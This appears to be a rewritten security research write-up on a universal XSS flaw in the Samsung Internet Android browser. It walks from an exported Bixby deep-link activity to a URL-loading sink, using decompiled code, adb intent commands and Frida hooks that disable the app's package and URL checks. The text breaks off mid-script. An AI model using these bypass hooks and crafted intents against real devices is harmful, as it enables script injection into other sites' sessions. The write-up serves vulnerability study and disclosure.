New Methodology
The Samsung Internet browser exposed an exported activity that accepted a URL extra and loaded it into the current tab without the checks applied by the Bixby launcher activity. An attacker could send an intent with a javascript scheme URL to run arbitrary script on any site the browser had open, giving universal XSS.
 Published on blog.voorivex.team
Typically, our methodology for Android assessments focuses on traffic interception and API analysis. However, for this assessment, we shifted our strategy to a deep dive into the source code and Android-specific logic rather than network traffic.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Samsung Internet (SBrowser) ships a Bixby integration: an exported launcher activity, com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity, receives deep links from the Bixby agent and turns them into browser actions such as opening a new tab, sharing a page, or opening a website. The deep link scheme is samsunginternet with host com.sec.android.app.sbrowser, and the first path segment selects the goal (for example AccessWebsite). The feature is meant to let the Bixby voice assistant drive the browser, so the launcher is deliberately reachable from outside the app, but it is supposed to accept intents only from the Bixby agent package.
The write-up follows the flow from that launcher activity down to the code that actually loads a URL, and then shows that the same sink can be reached through a second exported activity without any of the launcher's checks.
Setup
The assessment combined static review of the SBrowser source with Frida for runtime hooking and adb for sending intents. The researchers changed their usual approach for Android work: instead of intercepting traffic and analysing APIs, they read the source and the Android-specific logic, starting from AndroidManifest.xml. Frida scripts are attached to the app process and used to log calls and flip return values of checker functions; adb shell am start is used to deliver intents to exported components.
Finding it
The starting point was the manifest, looking for activities with android:exported="true", and preferring ones that also have a deep link, because those can be triggered from a web page with a single link. One of the matches was the Bixby launcher:
<activity
    android:theme="@android:style/Theme.Translucent.NoTitleBar"
    android:name="com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity"
    android:exported="true"
    android:excludeFromRecents="true"
    android:launchMode="singleInstance"
    android:noHistory="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="samsunginternet"
            android:host="com.sec.android.app.sbrowser"/>
    </intent-filter>
</activity>
The BROWSABLE category plus the samsunginternet scheme means a link on any web page can start this activity.
onCreate and handleIntent
onCreate does very little: it initialises logging, hands the incoming intent to handleIntent, and finishes.
@Override // android.app.Activity
public void onCreate(Bundle bundle) throws UnsupportedEncodingException {
    super.onCreate(bundle);
    Log.i("BixbyLauncherActivity", "onCreate()");
    SALoggingInitializer.initialize(getApplication());
    handleIntent(getIntent());
    finish();
}
handleIntent is where the gating happens:
private void handleIntent(Intent intent) throws UnsupportedEncodingException {
    String pathSegments;
    Log.i("BixbyLauncherActivity", "[handleIntent]");
    if (isAllowedPackage(intent)) {
        String action = intent.getAction();
        Uri data = intent.getData();
        setTaskIds(intent);
        if (!"android.intent.action.VIEW".equals(action) || data == null) {
            return;
        }
        String string = data.toString();
        List<String> pathSegments2 = data.getPathSegments();
        this.mPathSegments = pathSegments2;
        if (pathSegments2 == null || pathSegments2.size() == 0 || (pathSegments = getPathSegments(0)) == null) {
            return;
        }
        handleGoals(string, pathSegments);
    }
}
After the package check, the code requires the VIEW action and non-null data, extracts the path segments, and calls handleGoals with the full URI string and the first path segment.
The isAllowedPackage check
private boolean isAllowedPackage(Intent intent) {
    if (GEDUtils.isGED() || !"android.intent.action.VIEW".equals(intent.getAction())) {
        return false;
    }
    Uri uri = (Uri) intent.getParcelableExtra("android.intent.extra.REFERRER");
    String stringExtra = intent.getStringExtra("android.intent.extra.REFERRER_NAME");
    intent.removeExtra("android.intent.extra.REFERRER");
    intent.removeExtra("android.intent.extra.REFERRER_NAME");
    String host = getReferrer() == null ? null : getReferrer().getHost();
    intent.putExtra("android.intent.extra.REFERRER", uri);
    intent.putExtra("android.intent.extra.REFERRER_NAME", stringExtra);
    if (host != null && Constants.BIXBY_AGENT_PKG_NAME.equals(host)) {
        return true;
    }
    androidx.compose.ui.text.font.a.q("NOT allowed package : ", host, "BixbyLauncherActivity");
    return false;
}
The intent of this function is to keep random apps, deep links and emulators from starting the activity, restricting it to Bixby. It has three failure conditions:
GEDUtils.isGED()returns true, so execution stops immediately.- The intent action is anything other than
android.intent.action.VIEW. - The host taken from the intent referrer is not
Constants.BIXBY_AGENT_PKG_NAME; access is denied and a log entry is written.
Check one: GEDUtils.isGED
public class GEDUtils {
    public static boolean isGED() {
        return ApplicationStatus.getApplicationContext()
            .getSharedPreferences("debug_preferences", 0)
            .getBoolean("pref_emulate_non_samsung_device", false)
            || PlatformInfo.SPL_VERSION == 1000;
    }
}
GED stands for Generic / Emulated Device, a non-Samsung execution context. The function flags an environment as untrusted when either the debug preference pref_emulate_non_samsung_device is set or the platform version value is 1000. During emulator testing the check was bypassed by hooking the function with Frida and flipping its result:
var GEDUtils = Java.use("com.sec.android.app.sbrowser.common.device.GEDUtils");
GEDUtils.isGED.implementation = function () {
    console.log(`GEDUtils.isGED called, original result: ${this.isGED()} new result: ${!this.isGED()}`);
    return !this.isGED(); // flips the result
};
// Log: GEDUtils.isGED called, original result: true new result: false
Check two: the VIEW action
The second condition only accepts intents whose action is android.intent.action.VIEW. The caller controls the action completely, so this condition adds no real security.
Check three: the Bixby referrer
The third condition reads the system referrer and allows execution only when it resolves to com.samsung.android.bixby.agent. Otherwise the intent is discarded. Together with the GED check, this restricted execution to genuine Samsung devices and to intents coming from the Bixby agent, which considerably reduced the attack surface of this activity.
To keep tracing the flow, the researchers disabled isAllowedPackage with Frida, flipping its return value from false to true. The write-up calls this the most important milestone of the bug, because everything after it is reachable only once the gate is open.
var BixbySBrowserLauncherActivity = Java.use("com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity");
BixbySBrowserLauncherActivity["isAllowedPackage"].implementation = function (intent) {
    let result = this["isAllowedPackage"](intent);
    console.log(`\n\nBixbySBrowserLauncherActivity.isAllowedPackage is called: Byppassed!`);
    return !result;
};
Exploitation
Step 1: reach handleGoals
With isAllowedPackage disabled, the rest of handleIntent runs. It checks the action and the data, extracts the path segments, and calls handleGoals with the full URI and the first segment. The following command drives that path:
adb shell am start \
  -n com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity \
  -a android.intent.action.VIEW \
  -c android.intent.category.DEFAULT \
  -c android.intent.category.BROWSABLE \
  -d "samsunginternet://com.sec.android.app.sbrowser/path1/path2"
The -n flag targets the exported launcher, -a sets the VIEW action, the two -c flags add the categories from the intent filter, and -d supplies the deep link whose first path segment is path1.

The output shows the path segments being handled, confirming that handleGoals was reached.
Step 2: read handleGoals
private void handleGoals(String str, String str2) throws UnsupportedEncodingException {
    str2.getClass();
    switch (str2) {
        case "ReadWebpage":
            handleReadAloud();
            break;
        case "OpenNewTab":
            startActivityForBixby("com.sec.android.app.sbrowser.INTENT_OPEN_NEW_TAB");
            break;
        ...
        case "ShareVia":
            handleShareVia(str2);
            break;
        case "OpenSavedpages":
            startActivityForBixby("com.sec.android.app.sbrowser.INTENT_OPEN_SAVEDPAGES");
            break;
        case "OpenTabs":
            startActivityForBixby("com.sec.android.app.sbrowser.INTENT_OPEN_TABS");
            break;
        case "AccessIdentifiedWebsite":
        case "AccessWebsite":
            handleAccessWebsite(str);
            break;
        ...
    }
}
The first path segment selects the goal. Most cases start another activity through startActivityForBixby with a fixed action; others call dedicated handlers. An unrecognised value does nothing. The AccessWebsite case, which calls handleAccessWebsite, is the interesting one.
Step 3: handleAccessWebsite
private void handleAccessWebsite(String str) throws UnsupportedEncodingException {
    Log.i("BixbyLauncherActivity", "[handleAccessWebsite]");
    String strSubstring = str.substring(str.indexOf("?") + 1);
    String pathSegments = getPathSegments(1);
    String pathSegments2 = getPathSegments(2);
    if (pathSegments == null || pathSegments2 == null) {
        return;
    }
    EngLog.d("BixbyLauncherActivity", "[handleAccessWebsite] url : " + strSubstring);
    if (UrlUtils.isJavascriptSchemeOrInvalidUrl(strSubstring) || UrlUtils.isForbiddenUri(Uri.parse(strSubstring)) || UrlUtils.isDataUrl(strSubstring)) {
        Log.i("BixbyLauncherActivity", "shouldIgnoreIntent, return");
        return;
    }
    if ("null".equals(strSubstring)) {
        strSubstring = getSearchUrl("default", pathSegments2, pathSegments);
    }
    Intent intentCreateIntentWithTargetTask = createIntentWithTargetTask("com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE");
    intentCreateIntentWithTargetTask.putExtra("extra_access_url", strSubstring);
    try {
        getApplicationContext().startActivity(intentCreateIntentWithTargetTask);
        SALogging.sendEventLogWithoutScreenID("9188");
    } catch (ActivityNotFoundException e) {
        androidx.recyclerview.widget.a.k(e, new StringBuilder("[handleAccessWebsite]"), "BixbyLauncherActivity");
    }
}
The function splits the incoming link into path segments and query string. For a link such as:
samsunginternet://com.sec.android.app.sbrowser/AccessWebsite/pathSegments1/pathSegments2/?https://blog.voorivex.team
everything after the ? is treated as the target URL, while the first and second path segments are extracted separately. The URL is then validated with isJavascriptSchemeOrInvalidUrl, isForbiddenUri and isDataUrl; if any of them rejects it, the function returns. If the extracted value is the literal string null, a fallback search URL is built from the path segments. Only when all checks pass does it create an intent with the action com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE, attach the URL as extra_access_url, and start it.
Sending the same deep link with AccessWebsite as the first segment:
adb shell am start \
  -n com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity \
  -a android.intent.action.VIEW \
  -c android.intent.category.DEFAULT \
  -c android.intent.category.BROWSABLE \
  -d "samsunginternet://com.sec.android.app.sbrowser/AccessWebsite/pathSegments1/pathSegments2/?https://blog.voorivex.team"

The demo shows the browser opening blog.voorivex.team, so the URL after the ? reached the browser.
Step 4: the URL checkers
public static boolean isJavascriptSchemeOrInvalidUrl(String str) {
    String sanitizedUrlScheme = getSanitizedUrlScheme(str);
    if (sanitizedUrlScheme != null) {
        Locale locale = Locale.US;
        if (sanitizedUrlScheme.toLowerCase(locale).equals(UrlConstants.JAVASCRIPT_SCHEME) || sanitizedUrlScheme.toLowerCase(locale).equals(UrlConstants.JAR_SCHEME)) {
            return true;
        }
    }
    return false;
}
public static boolean isForbiddenUri(Uri uri) {
    String scheme = uri.getScheme();
    if (scheme == null) {
        return false;
    }
    if (!"file".equals(scheme.toLowerCase(Locale.US))) {
        return !ACCEPTED_SCHEMES.contains(scheme);
    }
    String path = uri.getPath();
    if (path == null) {
        return true;
    }
    Iterator<String> it = FILE_WHITELIST.iterator();
    while (it.hasNext()) {
        if (path.startsWith(it.next())) {
            return false;
        }
    }
    return true;
}
isJavascriptSchemeOrInvalidUrl rejects the javascript and jar schemes. isForbiddenUri rejects any scheme outside ACCEPTED_SCHEMES, and for file URIs it only allows paths under the FILE_WHITELIST prefixes. A true result from any of these checks makes handleAccessWebsite return immediately.
Step 5: which activity receives the intent
To see where the intent goes, the researchers hooked startActivity on both android.app.Activity and android.app.ContextImpl and logged the action, component, data and extras:
// frida -U -f <package.name> -l log_startActivity.js --no-pause

Java.perform(function () {
    const Activity = Java.use("android.app.Activity");
    const ContextImpl = Java.use("android.app.ContextImpl");
    function logIntent(intent) {
        if (!intent) return;
        const comp = intent.getComponent();
        const extras = intent.getExtras();
        console.log("=== startActivity ===");
        console.log("Action      :", intent.getAction());
        console.log("Component   :", comp ? comp.getClassName() : "null");
        console.log("Data        :", intent.getDataString());
        if (extras) {
            const keySet = extras.keySet().toArray();
            console.log("Extras:");
            keySet.forEach(function (k) {
                console.log("  " + k + " = " + extras.get(k));
            });
        } else {
            console.log("Extras      : null");
        }
        console.log("=====================");
    }
    Activity.startActivity.overload("android.content.Intent").implementation = function (intent) {
        logIntent(intent);
        return this.startActivity(intent);
    };
    ContextImpl.startActivity.overload("android.content.Intent").implementation = function (intent) {
        logIntent(intent);
        return this.startActivity(intent);
    };
    ContextImpl.startActivity
        .overload("android.content.Intent", "android.os.Bundle")
        .implementation = function (intent, bundle) {
            logIntent(intent);
            return this.startActivity(intent, bundle);
        };
});
The log shows the destination and the extras:
=== startActivity ===
Action      : com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE
Component   : com.sec.android.app.sbrowser.SBrowserMainActivity
Data        : null
Extras:
  extra_access_url = https://blog.voorivex.team/
  extra_by_capsule = true
=====================
So the launcher hands the URL to com.sec.android.app.sbrowser.SBrowserMainActivity with the action com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE and two extras, extra_access_url and extra_by_capsule.
Step 6: the sink
Searching the source for extra_access_url leads to the consumer:

The function accessWebsite takes the intent and calls loadUrl with the current tab and the value of extra_access_url:
private void accessWebsite(Intent intent) {
    Log.i("si__MainViewBixby", "[accessWebsite]");
    loadUrl(getCurrentTab(), intent.getStringExtra("extra_access_url"));
    finishEditMode();
}
Hooking it confirmed this was the right path:
var MainViewBixby = Java.use("com.sec.android.app.sbrowser.main_view.MainViewBixby");
MainViewBixby["accessWebsite"].implementation = function (intent) {
    console.log(`MainViewBixby.accessWebsite is called: intent=${intent}`);
    this["accessWebsite"](intent);
};

loadUrl itself decides how to load the string:
private void loadUrl(final SBrowserTab sBrowserTab, final String str) {
    if (sBrowserTab == null) {
        this.mNewTabHandler.loadUrlWithNewTab(str, null, true, isSecretModeEnabled(), TabLaunchType.FROM_EXTERNAL_APP, false);
    } else if (sBrowserTab.isNativePage() && sBrowserTab.isLoading()) {
        sBrowserTab.addEventListener(new SBrowserTabEventListener() { // from class: com.sec.android.app.sbrowser.main_view.MainViewBixby.1
            @Override // com.sec.android.app.sbrowser.sbrowser_tab.SBrowserTabEventListener
            public void onClosed(SBrowserTab sBrowserTab2) {
                sBrowserTab.removeEventListener(this);
            }
            @Override
            public void onLoadFailed(SBrowserTab sBrowserTab2, int i, String str2) {
                sBrowserTab.removeEventListener(this);
            }
            @Override
            public void onLoadFinished(SBrowserTab sBrowserTab2, String str2) {
                sBrowserTab.loadUrl(str);
                sBrowserTab.removeEventListener(this);
            }
        });
    } else {
        sBrowserTab.loadUrl(str);
    }
}
If there is no tab, the URL opens in a new tab. If the current tab is a native page that is still loading, the load waits for onLoadFinished and then calls sBrowserTab.loadUrl(str). Otherwise it loads the string into the current tab straight away. That last branch is the sink: the string comes from the intent extra and is passed to the tab's loadUrl.
Step 7: the whole flow

The diagram maps the chain from the exported launcher, through handleIntent, handleGoals and handleAccessWebsite, to SBrowserMainActivity, accessWebsite and loadUrl.
Step 8: path 1, not exploitable
The obvious question was what happens if the javascript scheme reaches loadUrl. To test it, the researchers flipped the results of the three checkers with Frida and sent the intent with adb:
var BixbySBrowserLauncherActivity = Java.use("com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity");
BixbySBrowserLauncherActivity["isAllowedPackage"].implementation = function (intent) {
    let result = this["isAllowedPackage"](intent);
    console.log(`\n\nBixbySBrowserLauncherActivity.isAllowedPackage is called: Byppassed!`);
    return !result;
};

var UrlUtils = Java.use("com.sec.android.app.sbrowser.common.utils.UrlUtils");
UrlUtils["isJavascriptSchemeOrInvalidUrl"].implementation = function (str) {
    let result = this["isJavascriptSchemeOrInvalidUrl"](str);
